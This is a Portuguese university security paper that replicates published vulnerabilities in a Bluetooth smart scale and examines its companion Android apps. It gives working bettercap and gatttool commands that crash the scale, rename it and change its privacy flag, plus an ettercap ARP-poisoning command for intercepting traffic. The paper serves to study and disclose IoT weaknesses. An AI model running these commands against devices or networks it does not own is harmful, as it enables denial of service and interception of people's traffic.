

(Un)Secure Smart Scale

Pedro Fernando Moreira Silva Antunes
Departamento de Ciências de Computadores
Faculdade de Ciências da Universidade do Porto
Porto, Portugal
up201507254fc.up.pt

André Ferreira Monteiro Lopes Rodrigues
Departamento de Ciências de Computadores
Faculdade de Ciências da Universidade do Porto
Porto, Portugal
up201505639@fc.up.pt

Abstract—Este projeto tem como objetivo a exploração de vulnerabilidades de um dispositivo IoT para perceber o nível de segurança destes dispositivos. Numa primeira fase, aborda-se a importância da segurança ser um ponto fulcral para que o utilizador destes dispositivos não esteja vulnerável a algum tipo de ataque. Seguindo-se a exploração e os conceitos de algumas vulnerabilidades da balança inteligente AES Smart Scale PW 5653. Tais como, negação de serviço, definições de privacidade alteradas, alteração do nome do dispositivo e vulnerabilidades nas aplicações mobile. Por fim, apresentamos as dificuldades obtidas, uma análise às implementações efetuadas e recomendações para o sistema de IoT.

I. INTRODUÇÃO

O nosso objetivo com este trabalho foi perceber de que forma é que este novo paradigma de dispositivos inteligentes que estão ligados à Internet, dispositivos estes que formam o que designamos por “Internet of Things”(IoT), possam invadir a privacidade e a comprometer a segurança da informação dos seus utilizadores.

Para isso foi nos atribuída uma balança digital, cujo nome é AES Smart Scale PW 5653 BT. Tem a funcionalidade de se poder conectar a um dispositivo Bluetooth, a fim de ser usada em conjunto com um smartphone equipado com a aplicação “Smart Scale”. Contudo, este dispositivo contém vulnerabilidades conhecidas e portanto esse será o foco do nosso trabalho, onde iremos replicar as vulnerabilidades e entender as suas implicações, bem como se já houve alguma correção desde as suas descobertas no início do ano de 2019. [1]

II. SEGURANÇA NOS DISPOSITIVOS IoT

A segurança é algo extremamente essencial em qualquer tipo de comunicação, mas especialmente nestes dispositivos e por diversos fatores.

Primeiro, porque não só estes dispositivos podem revelar informação privada acerca do utilizador, mas também podem causar dano físico ao mesmo devido a serem compostos por sensores, atuadores e outros dispositivos conectados ao ambiente físico que rodeia o utilizador.

Segundo, um dispositivo vulnerável significa que um atacante pode alterar a sua funcionalidade e assim comprometer

a reputação da marca ou até mesmo obter informação confidencial acerca do produto ou diretamente da própria marca.

Em terceiro, existe a possibilidade de criar um ataque em maior escala submetendo diversos aparelhos IoT devido ao facto de estes estarem interconectados, devido a existirem numa maior escala e devido a partilharem o mesmo tipo de protocolos e configurações. Um exemplo pode ser o uso destes dispositivos de forma a formarem uma botnet, pois ambos os dispositivos são similares e portanto é mais fácil fazer um exploit que abrange todos esses dispositivos, e que depois realiza ataques de Distributed Denial of Service (DDoS).

Existem três objetivos principais no que toca a segurança destes dispositivos: [2]

- Proteger a rede dos dispositivos IoT de possíveis atacantes;
- Proteger as aplicações que correm nestes dispositivos de forma a proteger o dispositivo e o utilizador;
- Proteger o resto da Internet e de outros dispositivos de ataques que usam este tipo de dispositivos (como o exemplo da botnet).

Como a maioria destes dispositivos utiliza o protocolo IP, que é adotado na Internet, convém considerar protocolos de segurança que atuam na Internet. E dentro destes protocolos temos uma grande variedade tais como o IKEv2/IPSec, o Transport Layer Security (TLS), Datagram Transport Layer Security (DTLS), Host Identity Protocol (HIP), Kerberos, Extensible Authentication Protocol (EAP), entre outros.

Em 2018 a comunidade voluntária de profissionais de segurança, conhecida como OWASP, identificou 10 tipos de ameaças que a maioria dos dispositivos IoT enfrentam: [3]

1) **Passwords Fracas**: Não adianta ter uma aplicação sem vulnerabilidades ou uma criptografia segura se o dispositivo tem uma password fraca, de fácil obtenção. Principalmente porque estes dispositivos vêm configurados com a típica password padrão (admin).

2) **Serviços Inseguros**: Muitos destes dispositivos correm vários serviços, só que cada porta aberta pode ser explorada para um possível ataque, portanto é necessário ter o menor número de portas possíveis, ter apenas os serviços essenciais e com provas de segurança dada, de forma a diminuir a superfície de ataque.

3) **Ecossistema:** A segurança de um dispositivo IoT não recai apenas na sua aplicação, mas também nos serviços referidos anteriormente, bem como as suas interfaces, APIs, aplicações mobile, etc.

4) **Falta de mecanismos de actualização:** Uma vantagem de ter um dispositivo mais complexo (com um sistema operativo) ao qual nos conectamos é que podemos realizar a sua actualização mais facilmente. Os dispositivos IoT muitas das vezes apenas possuem firmware, no qual o proprietário não fornece actualizações e no caso de as fornecer existem outras complicações, como estar a par do seu conhecimento, saber instalar manualmente, entre outros.

5) **Uso de componentes inseguros ou obsoletos:** A utilização de componentes de software, como bibliotecas ou software de terceiros, que pode estar ultrapassado e com vulnerabilidades o que permite comprometer a segurança do dispositivo.

6) **Falta de mecanismos de privacidade:** Devido a estes dispositivos estarem equipados com sensores e integrados à internet, existe a possibilidade da informação privada acerca do utilizador seja tratada de forma insegura, inapropriada e sem consentimento por outrem.

7) **Armazenamento e transferência de dados de forma insegura:** A falta de encriptação ou de controlo de acesso tanto no armazenamento como na transferência de dados.

8) **Falta de controlo sobre o dispositivo:** A falta de controlo sobre o dispositivo pode até ser visto como um ponto positivo porque se o utilizador não tem muito controlo sobre o dispositivo, então um atacante também não o terá. Contudo, isto não é de todo verdade porque um atacante pode obter mais controlo, por exemplo se puder actualizar o firmware sem nenhuma restrição. Portanto tem de haver maior controlo, nomeadamente, autenticação e transparência sobre os dados, formas de monitoria, etc.

9) **Definições padrão inseguras:** Tal como referido no primeiro ponto, este tipo de dispositivos são conhecidos por virem com definições padrão que são inseguras, sem muita explicação de como o utilizador pode alterar essas definições ou até sem alguma possibilidade de as modificar.

10) **Falta de segurança física:** Apesar de estar em último lugar, este ponto é um dos mais críticos, portanto este dispositivo nunca deve estar acessível fisicamente pois um atacante poderá aceder ao hardware do dispositivo e realizar as operações que vem entender. Assim como actualizações de firmware, entre outros de forma a que depois possa executar ataques remotamente.

III. EXPLORAÇÃO DE VULNERABILIDADES NA BALANÇA INTELIGENTE

Como referido na introdução, iremos explorar as várias vulnerabilidades existentes na balança AEG Smart Scale PW 5353 BT.

A. Negação de Serviço - DoS

A primeira vulnerabilidade consiste num ataque de Denial of Service (DoS), ou seja de negação de serviço, onde um atacante através de uma comunicação Bluetooth (nomeadamente BLE-Bluetooth Low Energy permite a conexão a dispositivos de baixa consumo energético, como os dispositivos IoT) consegue enviar um pedido que resulta num crash do dispositivo. Posto isto, para que o dispositivo volte a funcionar corretamente é necessário remover as pilhas, o que faz com que as configurações do dispositivo sejam restauradas para o seu padrão.

O primeiro passo será explorar as características do dispositivo e para isso iremos precisar de ligar o Bluetooth do nosso computador e do dispositivo à balança, e de seguida, utilizar o programa bettercap [4] OWASP 10 vulnerabilidades dos dispositivos IoT, URL <https://blog.particle.io/the-top-10-iot-security-threats/> que fará uso da funcionalidade BLE (para isso é necessário instalar o BlueZ [5] que será responsável por lidar com as comunicações Bluetooth). Depois iremos executar os seguintes comandos, no qual iremos obter o endereço BD da balança, também conhecido como BD_ADDR.

```
$ sudo bettercap
$ Ble.recon on
$ Ble.recon off
$ Ble.show
```




Fig. 1. Reconhecimento dos BD_ADDR

Agora que sabemos o BD_ADDR passamos a executar:

```
$ Ble.enum "40:06:a0:53:af:95"
```

Isto serve para listar as características do dispositivo, bem como os seus handles que nos permitirão interagir com essas mesmas características.

Como podemos ver na Fig. 2, existem diversos handles disponíveis, e muitos deles têm a propriedade "write" ativa o que nos permite interagir com o dispositivo, coisa que iremos explorar neste trabalho de forma a realizar os "exploits". É de salientar alguma informação sobre o dispositivo, nomeadamente o nome do construtor, o número de série, o nome do dispositivo na rede e uma "flag" de privacidade.

Handles	Service > Characteristics	Properties	Data
0001 -> 0003	786675707b4e43b08c5792a0b0e435	WRITE	
0003	786675707b4e43b08c5792a0b0e435		
0004 -> 000c	f433b08075b011e29f90802a5dc51b	READ, NOTIFY	00000000000000000000000000000000
000c	122a40075b011e2b0e58002a5dc51b	READ, NOTIFY	00000000000000000000000000000000
0009	23b4fec875b011e29f90802a5dc51b	WRITE	
000c	29f12b075b011e2b0e58002a5dc51b		
000d -> 0017	Generic Access (1000)		
000f	Device Name (2400)	READ	Vscale
0011	Appearance (2401)	READ	Unknown
0013	Peripheral Privacy Flag (2402)	READ, WRITE	Privacy Disabled
0015	Reconnection address (2403)	READ, WRITE	000000000000
0017	Peripheral Preferred Connection Parameters (2404)	READ	Connection Interval: 00 -> 100 Slave Latency: 0 Connection Supervision Timeout Multiplier: 1000
0018 -> 001b	Generic Attribute (1001)		
001a	Service Changed (2405)	INDICATE	
001c -> 002b	7866757067c4c3b55527979e616fc		
001e	7866757067c4c3b55527979e616fc	READ, WRITE	00vscale
0020	786675795654f738e54fceb7ea465a9	READ, WRITE	0101
0022	786675796f460779b515a022a22b2c9	READ, WRITE	0010 0000
0024	78667579e2554c76b6127b0b176e551	READ, WRITE	0001100000
0026	786675798a30477f922080c5c7cf921c0	READ, WRITE	00
0028	78667579a646c0a41480d778396ac	READ, NOTIFY	00
002a	7866757973439abdc6767255a181b	READ, WRITE	0c403040200000001020000
002c -> 002f	78667579b4654ef3a5c6b09bc63f8f		
002e	78667579b4654ef3a5c6b09bc63f8f	READ, NOTIFY	0000
0030 -> 0034	Battery Service (1007)		
0032	Battery Level (2a19)	READ, NOTIFY	c
0035 -> 003f	Device Information (100a)		
0037	Manufacturer Name String (2a29)	READ	VTrump00
0039	Model Number String (2a24)	READ	01320111
003b	Serial Number String (2a25)	READ	000f4a111132103_00
003d	Firmware Revision String (2a26)	READ	V300B100000100
003f	Hardware Revision String (2a27)	READ	V1.000
0040 -> 0042	Link Loss (1003)		
0042	Alert Level (2a06)	READ, WRITE	02
0043 -> 0045	Immediate Alert (1002)		
0045	Alert Level (2a06)	WRITE	
0046 -> ffff	Tx Power (1004)		
0048	Tx Power Level (2a07)	READ, NOTIFY	00

Fig. 2. Características da balança

Posto isto, agora temos conhecimento do "handle 0x0045" que nos permite realizar o ataque de negação de serviço.¹ Como podemos observar na Fig. 2, podemos usar o "handle 0045" para despoletar um alerta visual pois este "handle" tem propriedades de escrita. O aparelho irá crashar devido à inserção de um alerta numa posição que o dispositivo não espera e não sabe como lidar com isso. Resultando numa paralisação do dispositivo.

Este alerta só é aceite quando o dispositivo não está a mostrar nada no ecrã pois quando está ativo, este rejeita a escrita do alerta. Contudo, é necessário estabelecer uma ligação quando este está ativo porque em modo de suspensão, o mesmo não permite novas conexões. Para realizar este "exploit" iremos utilizar a ferramenta Gatttool que nos permite alterar as características de um dispositivo BLE.

Executar quando o dispositivo estiver acordado:

```
$ gatttool -I
$ connect "40:06:a0:53:af:95"
```

Executar quando o dispositivo estiver em suspensão:

```
$ char-write-req 0x0045 01
```

B. Alterar o nome do dispositivo

Como podemos observar ao obter as características do dispositivo (Fig. 2), existem outros handles que podemos usar. Como por exemplo podemos alterar o nome do dispositivo, ou seja, tal como o SSID de uma rede, ao mudar o seu nome ele será visto por outros dispositivos por aquele nome. Originalmente o dispositivo vem configurado com o nome "VScale", contudo nós iremos alterar para o nome "OWN". Podemos utilizar o processo descrito no "exploit" anterior ou então desta vez como não é necessário que o dispositivo esteja em suspensão podemos executar o comando:

¹Para o exploit funcionar é necessário que o dispositivo esteja em suspensão, ou seja, com o monitor apagado.




Fig. 3. Resultado do crash do "Exploit DoS"

```
$ gatttool -i hci0 -b
40:06:a0:53:af:95 --char-write-req -a
0x001e -n 064f574e000000
```

Onde o "06" no início do segundo valor faz parte da operação de mudar o nome, usado para algum tipo de validação. Já o valor "4f574e" corresponde a "OWN" em ASCII.

C. Alterar as definições de privacidade

Este "exploit" consiste na possibilidade de alterar o valor da "flag" de privacidade que atua sobre os endereços Bluetooth. E de forma a compreender a função desta "flag", convém antes compreender como funcionam os endereços Bluetooth (BD_ADDR).

Os endereços BD (BD_ADDR) são similares aos endereços MAC, compostos por um valor de 48-bits que identifica de forma única um dispositivo Bluetooth. Segundo a especificação do Bluetooth estes endereços podem ser públicos ou aleatórios. Um endereço público é um endereço fixo que tem de ser registado pelo IEEE. E tal como os endereços MAC 24 bits estão associados à companhia do dispositivo e os outros 24 bits são configurados pelas companhias de forma a não haver colisões entre os seus dispositivos.

Já um endereço aleatório pode ser dividido entre um endereço aleatório estático ou um endereço aleatório privado. O valor do endereço aleatório estático pode ser atribuído para a vida toda do dispositivo ou pode ser alterado a cada processo de inicialização ("boot"). Contudo, não pode ser alterado durante o seu funcionamento. Em contraste, os endereços aleatórios privados são bem mais complexos pois focam-se em proteger a privacidade do dispositivo, tentando esconder a sua identidade de forma a que não possam ser tão facilmente rastreados. São divididos entre endereços solucionáveis e não-solucionáveis. Os endereços solucionáveis permitem que apenas os dispositivos que partilham uma chave com o dispositivo, consigam identificar com sucesso o dispositivo em questão. Ou seja, antes de mostrarem os seus endereços é feito um "bonding" entre ambos os dispositivos onde é utilizada uma chave. Já o outro tipo de endereços não é muito utilizado porque nenhum dispositivo consegue identificar o dispositivo, embora

tenha algumas aplicações, como por exemplo em captadores de sinais. Ambos alteram o seu BD_ADDR de forma periódica. Posto isto, a função da "flag" de privacidade quando está ativa é fazer com que o BD_ADDR seja alterado constantemente e de forma aleatória, tornando difícil identificar o utilizador ou o dispositivo. [6]

Como forma de demonstrar que podemos alterar o valor desta "flag", para ambos os lados, iremos mudar o valor de forma a ativar a "flag". Para isso e seguindo o que temos vindo a fazer iremos executar o comando:

```
$ gatttool -i hci0 -b
40:06:a0:53:af:95 --char-write-req -a
0x0013 -n 01
```

Handles	Service + Characteristics	Properties	Data
0001 -> 0003	78667579b404b0b0c372d40b0b35 78667579b404b0b0c372d40b0b35	WRITE	
0004 -> 000c	f413bd8073b11e297d00002a5dc51b 1a2e40075b911e297d00002a5dc51b 23b4fec075b911e297d00002a5dc51b 25f110075b911e297d00002a5dc51b	READ, NOTIFY READ, NOTIFY READ, NOTIFY WRITE	00000000000000000000000000000000 00000000000000000000000000000000
000d -> 0017	Generic Access (0000) Device Name (2a00) Appearance (2a01) Peripheral Privacy Flag (2a02) Reconnection Address (2a03) Peripheral Preferred Connection Parameters (2a04)	READ READ READ, WRITE READ, WRITE READ	OWN Unknown 000000000000 Connection Interval: 00 -> 100 Slave Latency: 0 Connection Supervision Timeout Multiplier: 1000
0018 -> 001b	Generic Attribute (0001) Service Changed (2a05)	INDICATE	
001c -> 002b	78667579b07c45acbb535279f8ee16fc 78667579b07c45acbb535279f8ee16fc 78667579b07c45acbb535279f8ee16fc 78667579b07c45acbb535279f8ee16fc 78667579b07c45acbb535279f8ee16fc 78667579b07c45acbb535279f8ee16fc 78667579b07c45acbb535279f8ee16fc 78667579b07c45acbb535279f8ee16fc	READ, WRITE READ, WRITE READ, WRITE READ, WRITE READ, WRITE READ, WRITE READ, WRITE READ, WRITE	000000000000 0101 0110'0000 0000100000 00 00 00 00
002c -> 002f	78667579b07c45acbb535279f8ee16fc 78667579b07c45acbb535279f8ee16fc	READ, NOTIFY	0000
0030 -> 0034	Battery Service (0001) Battery Level (2a19)	READ, NOTIFY	00
0035 -> 003f	Device Information (000a) Manufacturer Name String (2a29) Model Number String (2a24) Serial Number String (2a23) Firmware Revision String (2a26) Hardware Revision String (2a27)	READ READ READ READ READ READ	VTrump00 01000114 00000000000000000000000000000000 V30001000000000 V1.000
0040 -> 0042	Link Loss (0003) Alert Level (2a06)	READ, WRITE	02
0043 -> 0045	Immediate Alert (0002) Alert Level (2a06)	WRITE	
0046 -> ffff	Tx Power (0004) Tx Power Level (2a07)	READ, NOTIFY	00

Fig. 4. Características da Balança depois dos "exploits"

D. Vulnerabilidades na Aplicação Mobile

Como foi dito na introdução, a elaboração deste trabalho consistiu em "exploits" já feitos e conhecidos sobre este dispositivo. Tal como também foi dito, esses "exploits" foram publicados no início do ano 2019 e, em concreto este "exploit" focava-se na aplicação "Smart Scale" na qual estava na versão 1.2.4. Como este trabalho foi realizado no final do ano de 2020, nós utilizamos a mesma aplicação só que na versão 1.4.3 e utilizamos uma outra aplicação, talvez mais recente, também desenvolvida pela empresa VTrump e designada por "Scale Up", cuja versão é 1.4.1.9.

Para podermos compreender melhor as funcionalidades das aplicações vamos instalar as mesmas num "smartphone", no caso android. Para além de conectar o mesmo ao nosso computador (através de USB), precisamos de ter privilégios de desenvolver no "smartphone" para que possamos ter acesso às opções de programador e assim ativar o "debugging" por USB. Depois de fazermos esse processo, precisamos de instalar o ADB, que é uma ferramenta oficial que funciona na shell e que nos permite interagir com o nosso "smartphone" e respectivas aplicações. [7]

Como configuramos o dispositivo para aceitar "debugging" (através de USB) agora o dispositivo aparece listado. O que quer dizer que estamos conectados com ele através do adb:

```
$ adb devices
$ >> d2f90971 device
```

Os próximos comandos permitem nos listar todos os pacotes do "smartphone", saber o seu caminho no "smartphone" que depois iremos utilizar para extrair o respectivo pacote, no caso uma apk, para o nosso computador:

```
$ adb shell pm list packages
$ adb shell pm path
package:com.vtrump.smartscale
$ adb shell pm path
package:com.vtrump.qingqing
$ adb pull /data/app/com.vtrump.smart
scale-qrVXXOQLvthmV38S4yut_A==/base.apk
$ mv base.apk smartscale.apk
```

Para ver as permissões pedidas pela aplicação executamos:

```
$ aapt d permissions smartscale.apks
```

```
uses-permission: name='android.permission.
BLUETOOTH_ADMIN'
uses-permission: name='android.permission.
BLUETOOTH'
uses-permission: name='android.permission.
READ_EXTERNAL_STORAGE'
uses-permission: name='android.permission.
WRITE_EXTERNAL_STORAGE'
uses-permission: name='android.permission.
CAMERA'
uses-permission: name='android.permission.
VIBRATE'
uses-permission: name='android.permission.
ACCESS_NETWORK_STATE'
uses-permission: name='android.permission.
ACCESS_WIFI_STATE'
uses-permission: name='android.permission.
INTERNET'
uses-permission: name='android.permission.
ACCESS_FINE_LOCATION'
uses-permission: name='android.permission.
ACCESS_COARSE_LOCATION'
```

Algumas destas permissões fazem-nos ter algumas desconfiças acerca da aplicação. Ficamos a questionar o facto de uma aplicação que está relacionada com uma balança precisa de permissões de localização ou de escrita para dispositivos externos. Mas pior mesmo são as permissões pedidas pela aplicação mais recente, a "Scale Up":

```
uses-permission: name='android.permission.
ACCESS_COARSE_LOCATION'
uses-permission: name='android.permission.
ACCESS_FINE_LOCATION'
```

```

uses-permission: name='android.permission.
ACCESS_NETWORK_STATE'
uses-permission: name='android.permission
.ACCESS_WIFI_STATE'
uses-permission: name='android.permission.
CHANGE_WIFI_STATE'
uses-permission: name='android.permission.
INTERNET'
uses-permission: name='android.permission.
WRITE_EXTERNAL_STORAGE'
uses-permission: name='android.permission.
ACCESS_LOCATION_EXTRA_COMMANDS'
uses-permission: name='android.permission.
BLUETOOTH'
uses-permission: name='android.permission.
BLUETOOTH_ADMIN'
uses-permission: name='android.permission.
READ_EXTERNAL_STORAGE'
uses-permission: name='android.permission.
READ_LOGS'
uses-permission: name='android.permission.
GET_TASKS'
uses-permission: name='android.permission.
MODIFY_AUDIO_SETTINGS'
uses-permission: name='android.permission.
WRITE_SETTINGS'
uses-permission: name='android.permission.
CAMERA'

```

Tendo os apk na nossa máquina tentamos fazer um pouco de "reverse engineering" e decompilamos os apk fazendo apktool do "smartscale.apk". Depois abrimos os respectivos projectos no Android Studio e tentamos procurar informação relevante. Após isto, não encontramos nada de relevante como o package "umeng.com" sugerido pelo "exploit" que permitia fazer o download de um apk através da Internet e outro pacote que tinha como função adquirir o IMEI do "smartphone". A única coisa que encontramos foram alguns ficheiros relacionados com o nome da empresa Tencent na app "Scale Up".

Portanto, o nosso próximo passo foi fazer "sniffing" às comunicações da app, ou seja fazer um ataque "man-in-the-middle". Para realizar este ataque "man-in-the-middle" fizemos uso da técnica "ARP Poisoning / Spoofing" onde inundamos a rede com respostas ARP constantemente de forma a que conseguimos manipular os pares IP/MAC guardados nos routers e switches. Desta forma, podemos dizer ao nosso alvo que nós somos o router/gateway e dizer ao nosso router/gateway que nós somos o nosso alvo. Assim, todo o tráfego do alvo passa por nós, sem que este se aperceba pois nós redirecionamos o seu tráfego para o router/gateway e vice-versa.

Primeiro foi preciso descobrir o IP do dispositivo. Neste caso, nós estamos na posse do dispositivo e portanto saber que o seu IP é 192.168.1.97 é trivial. Posto isto, utilizamos o programa ettercap na versão shell (sem interface gráfica) executando um comando que irá fazer o "ARP poisoning":

```


$ sudo ettercap -T -S -i wlp2s0
-M arp:remote /192.168.1.254//
/192.168.1.97//

```

Depois executamos a aplicação Wireshark com permissões sudo e ficamos à escuta na interface de rede Wireless "wlp2s0", onde filtramos apenas pelo IP do nosso alvo com o seguinte filtro:

```
ip.addr == 192.168.1.97
```

Depois conectamos o nosso "smartphone" com a balança através de Bluetooth e sincronizamos com a aplicação em questão. Após tirarmos o nosso peso, observamos os pacotes capturados pelo Wireshark. Criamos um pcap do Wireshark para a aplicação "Scale Up". Contudo, deixamos abaixo uma imagem que mostra os pacotes gerados após usar a aplicação "Scale Up". Escolhemos esta imagem porque foi gerada através da interface gráfica do ettercap e por ser mais elucidativa sobre o que estava a acontecer.



Host	Port	Host	Port	Proto	State	Tx Bytes	Rx Bytes	Countries
192.168.1.97	31602	192.168.1.254	53	UDP	idle	36	106	-->
192.168.1.97	4486	192.168.1.254	53	UDP	idle	36	94	-->
192.168.1.97	24901	192.168.1.254	53	UDP	idle	31	94	-->
192.168.1.97	46256	47.251.42.140	443	TCP	idle	5893	19159	--> US
192.168.1.97	40470	47.110.195.23	443	TCP	idle	2384	8133	--> CN
192.168.1.97	40472	47.110.195.23	443	TCP	idle	1241	1579	--> CN

Fig. 5. Conexões TLS para servidores na china e US

Portanto a Fig. 5, mostra-nos que após a pesagem e a validação da informação por nós, a aplicação envia pacotes usando TLS sobre o TCP. Podemos observar esse fenómeno porque estão a utilizar a porta 443, para países como a China e os Estados Unidos, nomeadamente para o pai de IPs "47.110.0.0/15" que pertencem à divisão de marketing da empresa Chinesa Alibaba.

Contudo este "exploit" foi o mais controverso, pois segundo os "exploits" que foram feitos sobre a aplicação "Smart Scale", nós não encontramos nenhum tipo de tráfego, apenas em algumas ocorrências, quando a balança era "resetada" existiam algumas comunicações com um servidor da Amazon (esta balança é comercializada pela Amazon). Contudo os "exploits" sugeriam o envio de pacotes para servidores Chineses e pacotes esses que não tinham confidencialidade pois eram enviados através do protocolo HTTP.

IV. CONCLUSÕES

No início deste artigo começamos a falar das 10 vulnerabilidades mais comuns que afetam os dispositivos IoT. Depois exploramos várias vulnerabilidades de um dispositivo IoT, em concreto uma balança inteligente pois tem a capacidade de se ligar a uma rede, no caso através de uma aplicação instalada num smartphone. Como foi possível observar obtivemos a

vulnerabilidade de negação de serviço devido a um possível erro de implementação e ao facto de o dispositivo implementar um handle que nos deixou realizar o exploit, claro não sabemos até que ponto o dispositivo precisa desse handle no seu funcionamento, contudo este exploit muito provavelmente ficará presente para sempre neste dispositivo devido à falta de mecanismo e à dificuldade de actualizar o firmware. Portanto podemos desde já concluir que este dispositivo apresenta a quarta e talvez a nona vulnerabilidades citadas pela OWASP. Todavia não ficamos por aqui, foi possível também alterar o nome do dispositivo bem como o reconhecimento da existência de uma flag de privacidade que estava desabilitada por defeito, havendo a permissão de escrita para ambas as características o que origina problemas como pudemos ver no artigo ou que podiam levar a problemas no caso de desabilitar a flag de privacidade caso ela tivesse ativa. Estas duas vulnerabilidades são importantes para entender e relacionar o sexto e nono ponto do top dez vulnerabilidades da OWASP. Ou seja, muitos destes dispositivos IoT vêm com definições padrão inseguras de forma proposital para que as companhias possam coletar informações sobre o utilizador, não se importando com a segurança do mesmo pois o que eles usam pode ser usado por outros (atacantes). O que nos leva ao último exploit que basicamente está relacionado com o ponto 6, a privacidade novamente. Diferentemente e felizmente descobrimos que a aplicação smart scale foi atualizada e ouviu-se os pedidos que foram feito em relação às vulnerabilidades, tendo sido retirada a partilha da informação com servidores chineses e por consequência o uso de protocolos inseguros como http que podiam ser explorados num ataque man-in-the-middle, talvez tenha sido a própria AEG que subcontratou a VTrump tenha feito essas exigências porque a nova App da VTrump, scale up, que não faz referência à AEG ainda continua a enviar informação para servidores chineses, contudo desta vez utiliza o HTTPS que é um protocolo seguro.

Posto isto é necessário existir normas de segurança e de privacidade mais restritas para os dispositivos IoT, pois muitos desses aparelhos terão uma vida útil de vários anos, onde atualizações de software são praticamente inexistentes e de firmware raramente são feitas devido à sua complexidade e processo manual. Como a grande maioria destes produtos apresentam um preço relativamente baixo e o facto de serem produzidos por pequenas empresas, fazem com que estes dispositivos não tenham um controlo de qualidade tão forte, sendo comercializados já com várias vulnerabilidades que depois permitem realizar zero days exploits. Outro grande problema associado com este facto é o uso de ferramentas como algoritmos criptográficos que num futuro ficarão obsoletos tornado estes dispositivos todos vulneráveis a ataques. Portanto é imperativo que haja uma enorme mudança na forma de como estes dispositivos possam ser atualizados pois este ponto é crucial para a segurança destes dispositivos e para a integridade de toda a rede. E é também necessário a criação de entidades que ofereçam certificações de segurança e privacidade destes dispositivos, bem como definir um padrão mínimo de qualidade. Outro ponto está relacionado com a privacidade

devido à falta de transparência da empresa/produto com o consumidor final. As normas de proteção de dados também devem ser aplicadas a estes dispositivos, portanto deveria sempre existir uma forma de o utilizador poder saber o estado do dispositivo bem como receber pedidos de autorização que possa sempre alterar sempre que desejar tal como acontece com os smartphones.

Neste artigo foi estudado uma balança, como dispositivo IoT, mas existem dispositivos IoT mais críticos que podem estar a ser afetados por estas vulnerabilidades comuns, dispositivos como câmeras, fechaduras, entre outros. Portanto este artigo serve como forma de trazer mais atenção para os problemas que estes dispositivos IoT apresentam como forma de avisar os utilizadores dos possíveis riscos que correm e para que possam exigir por melhores produtos.

REFERENCES

- [1] Artigo sobre as vulnerabilidades da AEG Smart Scale PW 565, URL <https://www.checkmarx.com/blog/smart-scale-privacy-issues-iot/>
- [2] Internet of Things (IoT): Estado da Arte, URL <https://tools.ietf.org/html/rfc8576>
- [3] OWASP 10 vulnerabilidades dos dispositivos IoT, URL <https://blog.particle.io/the-top-10-iot-security-threats/>
- [4] Identificar e interagir com dispositivos bluetooth usando o Bettercap, URL <https://www.youtube.com/watch?v=YDpjGTjByw>
- [5] BlueZ, URL <https://computingforgeeks.com/connect-to-bluetooth-device-from-linux-terminal>
- [6] Privacidade Dispositivos Bluetooth, URL <https://www.novelbits.io/bluetooth-address-privacy-ble>
- [7] Engenharia Reversa em Android, URL <https://chris-yn-chen.medium.com/apk-reverse-engineering-df7ed8cec191>